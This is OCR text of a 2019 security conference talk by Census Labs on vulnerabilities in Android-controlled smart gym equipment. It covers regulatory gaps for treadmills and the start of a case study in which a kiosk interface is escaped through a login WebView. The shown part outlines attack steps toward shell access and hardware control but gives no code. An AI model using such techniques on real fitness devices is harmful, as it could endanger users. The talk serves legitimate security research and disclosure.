CENSUS
IT Security Works

Hitting The Gym
“The Anatomy of a Killer Workout"

IOANNIS STAIS (istais@census-labs.com)
DIMITRIOS VALSAMARAS (valsamaras@census-labs.com)

TROOPERS19 NGI

www.census-labs.com

> AGENDA

- IoT Devices in the Fitness / Wellness Environment
- Building Fitness IoT with Android
- The case of a popular line of gym equipment
- Getting Hardware Control
- Could vulnerability exploitation cause a fatal accident?
- Fitness IoT & Corporate Environments
- Conclusions

> IoT DEVICES IN THE FITNESS / WELLNESS ENVIRONMENT


> Fitness & Wellness Equipment

Fitness & Wellness Equipment

"Devices designed to promote the well-being of a user as the means of planned, structured and repetitive exercise."

"Smart" Fitness Equipment: Bringing the world of IoT to the Fitness ecosystem

- High quality sensors
- Activity tracking
- Cloud computing capabilities
- Real time interaction with other users
- Multimedia playback




> Smart Fitness Equipment Features

Personalized Training

Social Networks

Multimedia playback




Activity tracking

Real time interaction with other users

Example GUI

Modern Infotainment System

> Information Security Attack Surface



VS

Standard Fitness Equipment

“Smart" Fitness Equipment

> Technology Tradeoffs

- Device Security: A matter of Business Ethics vs. Market profits

  "Spending too much on security may lead to a non-profitable product"

  - A convenient solution: Adopt an existing ecosystem (e.g. Android) and rely on its security controls.

  - An awkward result:
    - The adopted system is too generic.
    - Custom apps introduced, lacking security controls.
    - Circumvention of system security controls to achieve primary function (e.g. HW control).

> Compliance

Typically vendors will only implement the security controls needed to meet pre-market and post-market requirements.

- e.g. Safety Requirements
- How about **Cybersecurity Requirements?**

> Cybersecurity for Smart Fitness Devices (EU)

Product Safety
e.g EN 957-6

ISO 12100:2010
Risk Assessment
for machinery

TOO BROAD

Data Protection (GDPR)


USER DATA

Is a treadmill a medical device?

MDR, APPLICABLE BY 2020

> Medical Devices & the Fitness Paradox

- A treadmill can be used for **fitness** or for **medical diagnosis and therapy**
- In EU, the manufacturer gets to declare the type!



Law Office Lücker
MD-Law

Is a treadmill ergometer sports equipment or a medical device?

Type of product according to the Medical Device Law (MPG)

Dear Mr. Harrer

You advise that you place "treadmills" on the market. You asked to re-confirm to which category these treadmills are assigned to. To this end we would like to give the short following legal opinion:

In addition diagnostic functions of a treadmill come into consideration. A medical device is used for detection and monitoring of disease and can be used for examining a physiological process of the body. So treadmills used for stress ECGs, ergometry, movement and gait analysis and sports medicine diagnostics of lactate or heart rate analysis or in a study following any disease related state of the body are also medical devices.

If a treadmill is used for at least also one or more of the above purposes, it is mandatory that the product is categorised as a "medical device" according to section 3 no. 1 of the German Medical Devices Act MPG.

for products of
) Product Safety
nufactured and
ities" according
ch commodities
d or cosmetics
with the human

https://www.hpcosmos.com/sites/default/files/uploads/documents/20130923_kanzlei_luecker_medical_device_act_product_classes_hpcosmos_treadmill_sport_medical_scan_4c.pdf

> Cybersecurity for Smart Fitness Devices (US)

Product Safety
e.g F2115

NO CYBERSECURITY HERE

HIPAA/HITECH

PATIENT DATA


Is a treadmill a medical device?

EXEMPTED

> Powered Treadmill Classification (US)

- Powered Treadmills are considered a "**Class 1 Medical Device**" (according to FDA)

- Class 1 Medical Devices are **exempted from pre-market cybersecurity** provisions!



Device	Treadmill, Powered
Regulation Description	Powered exercise equipment.
Regulation Medical Specialty	Physical Medicine
Review Panel	Physical Medicine
Product Code	IOL
Premarket Review	Office of Device Evaluation (ODE) Division of Neurological and Physical Medicine Devices (DNPMD) Physical Medicine and Rehabilitation Devices Branch (PMDB)
Submission Type	510(K) Exempt
Regulation Number	890.5380
Device Class	1
Total Product Life Cycle (TPLC)	TPLC Product Code Report
GMP Exempt?	No
Summary Malfunction Reporting	Eligible

Note: FDA has exempted almost all class I devices (with the exception of reserved devices) from the premarket notification requirement, including those devices that were exempted by final regulation published in the *Federal Registers* of December 7, 1994, and January 16, 1996. It is important to confirm the exempt status and any limitations that apply with 21 CFR Parts 862-892. Limitations of device exemptions are covered under 21 CFR XXX.9, where XXX refers to Parts 862-892.

If a manufacturer's device falls into a generic category of exempted class I devices as defined in 21 CFR Parts 862-892, a premarket notification application and fda clearance is not required before marketing the device in the U.S. however, these manufacturers are required to register their establishment. Please see the Device Registration and Listing website for additional information.

Implanted Device?	No
Life-Sustain/Support Device?	No
Third Party Review	Not Third Party Eligible

> BUILDING FITNESS IoT WITH ANDROID

> Android Controlled Devices

- Android is generic...
- To control the environment provided by Android, vendors typically follow one of two approaches:
  - Integration with Mobile Device Management (MDM) software
  - Deployment of a Custom ROM

> MDM Technologies

A set of technologies used in order to administer mobile devices in terms of:

- Deployment
- Security
- Auditing
- Policy enforcement


Typically solutions include:

- A client - server architecture
- Features such as: **Hide apps, Disable notifications, Disable the status bar, silent install/uninstall apps** etc.

> Custom Android ROMs

- AOSP Derived ROMs
  - May include more / less features than stock Android
- The Manufacturer
  - Takes full responsibility for platform management and maintenance
  - Has a constant oversight regarding possible vulnerabilities
  - Should be able to resolve issues
  - Should be able to deliver updates in a safe way

> Smart Fitness Device Stack



> THE CASE OF A POPULAR LINE OF GYM EQUIPMENT

> Our case

- **Examined devices**
  - A powered treadmill
  - A bicycle (exercise bike)
  - A stepper


- **Device Vendor:** A world leader in the Fitness and Wellness solutions


- Vendor name and the exact models will not be disclosed


> Our case

- We first stumbled upon these devices during a **Red Team assessment**
- Vulnerabilities found were **indicative** of the things that can go wrong with an **Android-controlled fitness device**
- Some of these vulnerabilities were also shared with devices made by other manufacturers

> Device UI







The user is given


limited options

UI Restrictions | Shell Access | Privilege Escalation | Hardware Control

> Circumventing UI Restrictions

On the hunt for a WebView…


- Most common target in an MDM solution
- Supports plenty of functionalities & cannot be easily protected
- Easiest choice to **present text and data** without extra software
- Almost **always exists** in authentication forms that integrate social networks




> Circumventing UI Restrictions


On the hunt for a WebView…

- Most common target in an MDM solution
- Supports plenty of functionalities & cannot be easily protected
- Easiest choice to **present text and data** without extra software
- Almost always exists in **authentication forms** that integrate social networks





> Circumventing UI Restrictions




User Login options:

- Create new Account
- Use an existing account
- Login using a Facebook account

